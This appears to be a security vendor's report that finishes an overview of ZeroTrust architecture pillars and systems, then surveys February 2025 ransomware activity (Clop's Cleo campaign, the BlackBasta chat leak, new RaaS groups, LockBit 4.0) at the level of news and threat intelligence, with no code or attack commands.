DRM systems in the ZeroTrust architecture protect data across the entire life cycle of the document, designed to manage security continuously during use as well as when the file is saved or transmitted. The organization can use this to apply security policies consistently to documents for both internal users and external accesses. For example, DRM can control user activities such as reading or editing documents in detail. It can also grant reading permissions to specific users or groups or limit functions such as editing, printing, screenshots, etc. Likewise, DRM is advancing into a system that provides data-based detailed permission management and real-time tracking function beyond simple document encryption.

7. Visibility and Analytics

The visibility and analytics pillar is an important area jointly applied to 6 pillars in the ZeroTrust architecture along with the automation and orchestration pillar. This pillar provides real-time visibility for all of data, system, network, and user activity within the organization, allowing preemptive detection and response to potential security threats. Visibility and analysis are essential to achieve the key principle of "Always verify" from the ZeroTrust architecture.

It is important to check the status of the user, device, application, and workload, analyzing by using detailed information according to the situation. If visibility is provided, the company or organization can improve detection of abnormal activities, and it must be able to change its security policy and access control decisions dynamically.

Additionally, by directly capturing and analyzing traffic in units of packets beyond remote surveillance on the network, all risks occurring through the network must be observed and intelligent defense methods must be applied. The following are systems related to visibility and analysis:

A. SIEM (Security Information and Event Management)

SIEM collects large amounts of log data occurring from various factors (user, network, application, etc.) from the ZeroTrust architecture and uses them in detecting and responding to security threats. SIEM in the ZeroTrust architecture must collect a much larger number of logs than before. For example, because SSO (single sign-on) that only collected logs on accesses at present must record all user activity after accessing the resource in detail, the number of logs collected increases exponentially.

In order to process the massive number of logs, an operation strategy such as separating the collection and analysis functions is needed. For example, the server for log collection and analysis can be separated. By simply composing a separate log server and carrying out analysis only through SIEM, performance drops are prevented and cost problems are addressed. If a logging and analysis system is not appropriately designed, problems such as lack of storage space or excessive cost may occur. Therefore, ZeroTrust-based SIEM operation needs a design that considers data processing capacity and cost-efficiency from its initial steps.

B. Big Data

Big data processes and analyzes large amounts of data and plays an important role in strengthening an organization's security readiness. Especially, it has strengths in handling atypical and large data, and it is effective in detecting abnormal signs that can be difficult to find using existing security systems. Big data uses advanced technology such as machine learning, AI (artificial intelligence), UEBA (user and entity behavior analysis), etc. to distinguish between normal and abnormal activities and detect potential threats in advance.

Big data carries out a mutual-complementary role with SIEM in the ZeroTrust architecture. SIEM mainly focuses on the real-time collection of structured log data and analyzes its correlation to detect security events. On the other hand, big data provides in-depth pattern analysis and prediction function from structured to atypical data. For example, if SIEM detects a specific event, big data analysis technology identifies the context and relation of the event in-depth to allow more precise threat response.

Big data technology processes large amounts of data in real time, profiling the activities of users and entities to detect abnormal signs. The organization can use this to respond effectively not only to external threats but also to risks from the inside. Additionally, it connects with threat intelligence (TI) to analyze the newest attack patterns or vulnerabilities comprehensively to establish a response strategy.

C. Log Management System

The log management system supports the central management and analysis of log data produced from various sources (network equipment, application, user activity, etc.) within the organization. These systems provide the data required for policy decision and execution by connecting with ZeroTrust components such as PEP(Policy Enforcement Point) and PDP(Policy Decision Point). Moreover, the integrated log system ensures mutual operability with SIEM and SOAR, etc., allowing the strengthening of the organization's security readiness.

8. Automation and Orchestration

The automation and orchestration pillar automates and integrates security and operation procedures to allow consistent policy application and efficient operation. This enables reducing manual tasks and allows swift response to security threats. Consistent security policies can be applied across the organization's IT infrastructure. Automation is still a difficult concept for security but is a required concept in the area of security that consumes many resources. It is also a commonly required concept for all key elements in the ZeroTrust architecture. The following are systems related to automation and orchestration:

A. SOAR (Security Orchestration, Automation, and Response)

SOAR is a platform that comprehensively carries out security orchestration, automation, and response, focusing on automating risk detection and response by connecting with various security tools and data. Beyond simply collecting data and issuing warnings, it plays an important role in increasing the efficiency of an organization's security operation and establishing a consistent response procedure.

SOAR operates in close connection with SIEM. Risks are detected based on vast amounts of log data collected by SIEM, which are then processed through an automated workflow and playbook. SIEM generally carries out the collection of log data and correlation analysis, but SOAR uses the data to execute specific response measures and automate repetitive tasks to reduce the consumption of resources by security tasks.

As one of SOAR's key tasks, security orchestration refers to the integration of various security tools and systems for central management and adjustment of data flow and tasks. The organization can use this to optimize interactions between multiple systems and achieve consistent workflow. Additionally, the automation function automatically carries out repetitive tasks such as risk detection, warning processing, accident response, etc., to reduce human error and enhance swiftness.

From the perspective of the ZeroTrust architecture, SOAR strengthens the process of continuous verification for users and entities or carries out playbook-based standardized response procedures if abnormalities occur in the network or system. It connects with SIEM to play a key role in automated security operation within the organization.

B. RPA (Robotic Process Automation)

As a technology that automates repetitive and rule-based tasks, RPA can be used in various areas such as security, IT operation, business processes, etc. By making software robots take over simple and repetitive tasks, it contributes to increased efficiency, reduced human error, and higher productivity.

From the perspective of the ZeroTrust architecture, RPA automates the security and operational procedure to allow consistent policy application and quick response. For example, the user on- and off-boarding process is automated to process quickly account creation or permission issuance for new users, or password reset requests are automatically processed to reduce the burden in security tasks.

It can also connect with systems such as SIEM or SOAR to establish a more powerful security system. For example, RPA conducts additional investigation based on abnormal signs detected by SIEM. It can also execute processes that immediately respond to risks according to the predefined playbook in connection with SOAR.

By automating repetitive and time-consuming tasks, RPA can play an important role in increasing efficiency and accuracy in the ZeroTrust architecture. As a universal technology that can be used across IT operation and business processes, it is a key technology that can strengthen both productivity and security readiness of a company.

C. ML (Machine Learning)

Machine learning is a technology that learns data to make predictions or decisions and is used for user and entity behavior analysis (UEBA), credibility evaluation, dynamic policy creation, etc. in the ZeroTrust architecture. Machine learning is effective in identifying patterns from large amounts of data and detecting abnormal activity. Through this, it contributes to following the key principles of ZeroTrust.

Machine learning technology operates by being included in each system or by connecting the system with a separate machine learning model. For example, the machine learning algorithm included in a specific security solution can process data in real time to detect abnormal signs. It sends data collected from various systems to a separate machine learning platform and performs comprehensive analysis to allow a higher level of risk detection and response.

Especially, it develops into a more precise model over time through a repetitive learning process, helping the organization effectively respond to new threat scenarios. For example, machine learning algorithms connected with the EDR and UEM systems analyze the device status and network activity data for preemptively detecting and blocking potential threats.

D. AI (Artificial Intelligence)

As a technology that can automate and optimize security operations and operation procedures by learning and analyzing data, AI plays an important role in the ZeroTrust architecture. AI was previously deemed to be a visionary technology in the security sector but has been showing visible effects recently, being integrated and utilized along with various security systems. AI is showing practical effects in policy creation, log analysis, risk detection and response, etc., securing itself as a key technology in the ZeroTrust environment.

AI can operate by being included in each system or can connect as a separate AI model similar to machine learning in the ZeroTrust architecture. For global vendor products, the SaaS AI model is provided separately to operate in connection with various other products from the specific vendor. For example, it is used to review the appropriateness for the account and permissions within the integrated account management (IAM) system or to create and verify policies for individual firewalls.

Especially, it is used as a powerful tool for analyzing log data. Large amounts of log data collected by systems such as SIEM or SOAR are analyzed in real time by AI to detect abnormal signs and provide response methods. With AI automatically processing complicated log data previously done by humans, savings in terms of time and resources are realized while greatly increasing response speed with regard to security accidents.

In addition, AI does not stop at simple log analysis and threat detection but is also used for policy creation and optimization. The efficacy of existing security policies is evaluated to provide improvement measures, and dynamic policies are automatically created according to new threat scenarios.

Various tasks such as user verification, log analysis, risk scoring, etc. are required to realize a ZeroTrust environment where AI can play a key role in automating complicated tasks. By processing large amounts of data in real time and creating dynamic policy from risk detection, the efficiency of the organization's security operations is enhanced and the burdens of human resources and problems from security accidents are eased.

CORE PILLARS							
1. Identity	2. Device /Endpoint	3. Network	4. System	5. Application & Workload	6. Data	7. Visibility and Analytics	8. Automation and Orchestration
Human Resources Management System	Asset Management System	SDN (Software-Defined Networking)	Micro-Segmentation	SASE (Secure Access Service Edge)	DSPM (Data Security Posture Management)	SIEM (Security Information and Event Management)	SOAR (Security Orchestration, Automation, and Response)
AD (Active Directory)	AD / PMS (Active Directory) (Patch Management System)	SDP (Software-Defined Perimeter)	PAM (Privileged Access Management)	CASB (Cloud Access Security Broker)	DLP (Data Loss Prevention)	Big Data	RPA (Robotic Process Automation)
SSO (Single Sign-On)	EDR (Endpoint Detection and Response)	ZTNA (Zero Trust Network Access)	Vulnerability Management System	Open Source Software Vulnerability Management System	DRM (Digital Rights Management)	Integrated Log Management System	ML (Machine Learning)
IAM (Identity and Access Management)	UEM (Unified Endpoint Management)	Micro-Segmentation	Backup Management System	SAST (Static Application Security Testing)			AI (Artificial Intelligence)
MFA (Multi-Factor Authentication)	XDR (Extended Detection and Response)	NDR (Network Detection and Response)		DAST (Dynamic Application Security Testing)			
	EPP (Endpoint Protection Platforms)						

Figure 4. Summary of Key Systems for Each ZeroTrust Pillar

Various key systems for each pillar allow the effective creation of a ZeroTrust environment. The successful creation of the ZeroTrust architecture is dependent on maintaining harmony between an organization's security strategy and technical competence. The key systems we studied so far become the foundation for establishing a ZeroTrust environment, which will allow organizations to secure a more powerful but flexible security system.

■ Conclusion

The ZeroTrust architecture is a method that does not simply stop at technical changes but modifies the security strategy and operation method of the entire organization. It can be seen as a new paradigm in security. It is positioning itself as a modern alternative to overcome the limits of existing boundary-based models and establish a more precise, flexible security system.

Although there are technical and managerial challenges remaining during the process of introducing the ZeroTrust architecture, the technology and methodology for solving these issues are constantly developing. In reality, the development of technology that uses AI, machine learning, etc. has brought the creation of the ZeroTrust architecture closer to reality. Many global and domestic companies are already using these technologies for the gradual establishment of a ZeroTrust environment, which will allow the creation of a safer, reliable digital environment.

Managerial and technical factors must mutually supplement each other to create the ZeroTrust architecture successfully. Along with the establishment and execution of security policies, various systems and solutions are also essential.

Additionally, a staged approach according to the organization's resources and demands is required during the process of achieving ZeroTrust. Instead of applying all pillars, it is more effective to identify key assets and processes for priority protection and apply appropriate technologies and policies. By doing so, the organization can minimize the burden of initial investment and operation costs while gradually increasing its level of security.

As such, the ZeroTrust architecture is establishing itself as an essential security strategy beyond merely being an option. By accepting these changes and gradually introducing ZeroTrust, a safer digital environment can be realized while preparing for future cyberthreats.

■ Reference Material

- [1] NIST SP 800-207, "Zero Trust Architecture", 2020.08
- [2] CISA , "Zero Trust Maturity Model V2.0", 2023.04
- [3] DoD, "Zero Trust Strategy", 2022.11
- [4] DoD, "Zero Trust Overlays", 2024.06
- [5] Ministry of Science and ICT/KISA, "Zero Trust Guideline V1.0", 2023.06
- [6] Ministry of Science and ICT/KISA, "Zero Trust Guideline V2.0", 2024.12

Keep up with Ransomware

LockBit's Recent Movements

■ Overview

In February 2025, the number of ransomware incidents surged to 1,067, marking a 48% increase from January's 722 cases. This sharp rise was primarily driven by the Clop group, which exploited vulnerabilities in Cleo's file transfer solution and continuously exposed victims one after another. During February alone, Clop disclosed 287 cases—accounting for 27% of all reported incidents. The group has been revealing company names and affected corporate web pages in alphabetical order, suggesting that even more victims may soon come to light.

Members of the 8Base group related to the Phobos ransomware were arrested as a result of a globally coordinated investigation conducted by EUROPOL, the National Crime Agency (NCA), and other agencies. The investigation began in 2019, leading to the arrest of individuals connected to the Phobos ransomware in South Korea in 2024. Additionally, four members of the 8Base group were apprehended in Thailand in February 2025. They are facing 11 charges, including online fraud, damage, and robbery, as part of Operation Phobos Aetor.

An individual believed to be an insider of BlackBasta, known as ExploitWhispers, has leaked the group's chat logs via Telegram. The released chat conversations span approximately one year, starting from September 2023, and consist of Matrix¹ chat logs exchanged among 50 users, totaling 200,000 messages. ExploitWhispers stated that the chat logs were leaked as retaliation for BlackBasta's attack on a Russian bank. According to the disclosed chat logs, the group uses information-stealing malware to extract authentication tokens and stored browser passwords. They then conduct penetration testing using the stolen account credentials. Additionally, the group prioritized financial and manufacturing sectors as their primary targets. They referenced a total of 62 CVEs, with the most frequently mentioned being CVE-2024-3400, a remote code execution vulnerability in Paloalto's security appliance OS. The leaked chats also suggest that the group heavily relies on proof-of-concept (PoC) exploits for well-known vulnerabilities. To mitigate the risk of attacks, organizations must regularly update their software and systems to patch vulnerabilities as quickly as possible.

From 2022, a group that was active under the name of RTM Locker started to recruit new RaaS² partners. RTM Team is a group that holds an independent forum in the Dark Web, which has a history of recruiting affiliates as an RTM Locker and continuing its activities by updating the version up to 3.0. Although there were no new posts on the independent forum since Sep. 2024, they are showing signs of activity again by posting a RTM Team RaaS partner recruitment post on a Russian hacking forum outside from their own forum on Feb. 2025. According to their promotional post, they are describing the functions of the ransomware that is used in RaaS unlike the existing RTM Locker 3.0, adding platforms target for attack such as NixOS³ and BSD⁴. They are currently only recruiting partners that can speak Russian, with negotiable detailed conditions starting with a 30% partner fee.

¹ Matrix: As an open source-based decentralized real-time communication protocol, it can perform messaging, audio and video calls, and file sharing, etc.

² RaaS (Ransomware-as-a-Service): A business model that provides ransomware in the form of a service to allow anyone to easily create and attack with ransomware.

³ NixOS: A package manager that uses Nix, a Linux-based operating system with high reproducibility and reliability.

⁴ BSD: A Unix-based operating system developed in University of California, Berkeley.

Offense cases in Korea were consecutively discovered in February as well. The Lynx group attacked a Korean automobile parts manufacturing company and released its internal data. They uploaded a data release notice post on Feb. 5 and released the whole data about 12GB large one week later. The leaked data was confirmed to be work-related documents such as quotes, non-disclosure agreements, audits, estimates, and invoices, etc

■ News About Ransomware

▶ Clop publishes data and names of Cleo exploit campaign.

- Clop exploits vulnerabilities(CVE-2024-50623, CVE-2024-55956) in Cleo's MFT software, including Cleo Harmony, VLTrader, LexiCom.
- Clop disclosures additional affected companies in alphabetical order.
- Clop disclosed a total of 287 additional victims in February.

▶ New groups, Linkc and RunSomeWares, have emerged.


- Linkc emerged on February 19th and posted one victim.
- RunSomeWares emerged on February 27th and posted four victims all at once.

▶ Anubis, a new ransomware group, claims to hacked 4 victims.

- Anubis is recruiting partners to use RaaS on a Russian hacking forum
- Anubis offers a variety of services in addition to ransomware, including data extortion and the sale of access.
- After posting a partner recruitment ad on the 23rd, Anubis began posting victims on DLS from the 25th.


▶ BlackBasta's chat logs were leaked.

- ExploitWhispers, suspected to be an member of BlackBasta, disclosed a year worth of chat logs in retaliation.
- The disclosed logs consist of 200,000 messages data exchanged between 50 users.
- According to the chat logs, they exploit information theft tool to steal account credentials and use that information for penetration testing.
- They attempt to exploit PoC code for known vulnerabilities once it is disclosed.



RTM Team is looking for a new RaaS partner.

- RTM Team provides the service after updating from the previously used RTM Locker 3.0.
- RTM Team recruits only Russian-speaking users and starts the service with an initial fee of 30% later adjusted.



HelloKitty rebranded to Kraken

- HelloKitty, which previously attacked Cisco and CD Projekt Red, rebranded to HelloGookie before changing its name again to Kraken.
- Kraken posted 3 additional victims, aside from the 3 existing cases of data.

Figure 1. Trends of Ransomware

Ransomware Threats




Figure 2. Ransomware Threats in February 2025

New Threats

Five new ransomware groups were discovered in January. Aside from new groups, the existing HelloGookie (HelloKitty) group rebranded into Kraken, additionally releasing 3 new leaked data aside from existing data uploaded before the rebranding. Furthermore, the new RunSomeWares group posted a total of 4 victims on Feb. 27, and the Linkc group posted 1 victim.




Figure 3. Anubis Ransomware RaaS Partner Recruitment Post

In February, signs of new partner recruitment were identified. The newly emerged Anubis group posted an advertisement on a Russian hacking forum, seeking partners to utilize their services. In addition to their ransomware-as-a-service (RaaS) model, the group revealed that they also offer data services and access privilege sales. Their ransomware service operates in the typical RaaS model, where they provide the ransomware and receive a 20% commission from the ransom paid by the victim. Data services is a method of seizing ransom from companies by blackmailing them with data that has not yet been leaked, where only the data part is independently provided from the double extortion method commonly used by ransomware groups. Furthermore, services that sell access permissions for revenue were also detected. Following their partner recruitment, they commenced activity by releasing data on dark web leak sites starting on the 25th.

Top 5 Ransomwares




Figure 4. Major Ransomware Attacks by Industry/Country

The Clop group which carried out large-scale attacks in December by abusing vulnerabilities in Cleo’s file transmission solution released additional victims in February. They posted an additional 287 victims in February. Because they are releasing company names in alphabetical order, there is a high chance of more victims being added.

The Dragon group is a ransomware group that started its activity through Telegram channels since last October, consecutively posting over 100 victims in February after last month. According to the promotion from the Telegram channel, they provide RaaS based on independent Dragon ransomware. Aside from ransomware attacks, they are performing various threat activities such as DDoS⁵ attacks and website modulation attacks. They post individual victims, but also post over 10 victims at once as well. The victims that were uploaded at once mostly have the similarity of using the same web hosting service. Additionally, there are cases of some victims no longer using web services since multiple years ago.

The RansomHub group carried out attacks across various sectors such as US healthcare organization Midwest Vascular, UK pipe manufacturer Electro Fusion, US law firm NOLA Law, and Canadian law firm Withey Addison, etc., posting a total of 102 victims.

The Akira group is still active in February, posting 84 new victims. In February, they attacked Australian engineering company Thornton Engineering and released 11GB of data including work-related information such as contact of employees and customers, audit report, and detailed payment details, etc. Additionally, they stole data by attacking a US financial service company Prime Trust Financial. The detailed attack strategies and response methods of the Akira group can be seen in more detail in the [SK Shieldus KARA Ransomware Trend Report 2024 4Q](#)

The Play ransomware generated large-scale data leakage by attacking Oakland, California in February. After initially releasing 10GB of data, they additionally leaked 600GB of city government data in dark web leakage sites. The leaked data contained personal information of employees and citizens including the mayor.

⁵ DDoS: An attack that maliciously causes high traffic in the target network, server, or online services, etc. to make the functions of the target systems unusable.

Ransomware Focus




Figure 5. LockBit's Dark Web Leak Site

After its appearance in 2019, the LockBit group consistently carried out updates, showing high activity after releasing LockBit 3.0 in 2022. In 2024, various investigative agencies, including the FBI and EUROPOL, carried out the cyber operation Cronos Operation to disable LockBit's infrastructure through international cooperation. This greatly impacted their activity due to seizure of key server infrastructure, DLS⁶ closing, decryption key publicization, and disclosure of key administrators. The activity of the LockBit group that uploaded many victims every month drastically reduced after the Cronos Operation, showing problems in operation by uploading less than 10 victims every month.




Figure 6. LockBit 4.0 Release Notice

⁶ DLS(Dedicated Leak Sites): A website for blackmailing using information stolen from specific targets, and releasing information if they do not respond to negotiations.

The LockBit group that was rapidly falling after the Cronos Operation showed movement towards recovery. In November 2024, LockBit mentioned LockBit 4.0 through administrator LockBitSupp's messenger status message. Additionally, in Dec. 2024, a post called "lockbit4.com" was uploaded in the dark web leak site, which included promotional text for version 4.0 and 5 dark web page links where you can sign up as a partner. Movement towards version 4.0 were discovered faster than expected. After the promotional post, multiple ransomware presumed to be LockBit 4.0 were discovered along with actual cases of damage.

The confirmed LockBit 4.0 is classified into 2 versions. The two versions use the same ransom note, but indicated the version in black and green at the bottom of the note. The existing black version is ransomware that was mainly used in LockBit 3.0, and green is a version made based on Conti v3 ransomware from 2023. LockBit carried out classification using names such as red, black, and green whenever they changed the main version, but it was seen that they used the same existing version names in 4.0. In this report, we will discuss the comparison between the previously used LockBit 3.0 ransomware and LockBit 4.0 that was newly discovered in Dec. 2024.



LockBit 4.0 Ransomware

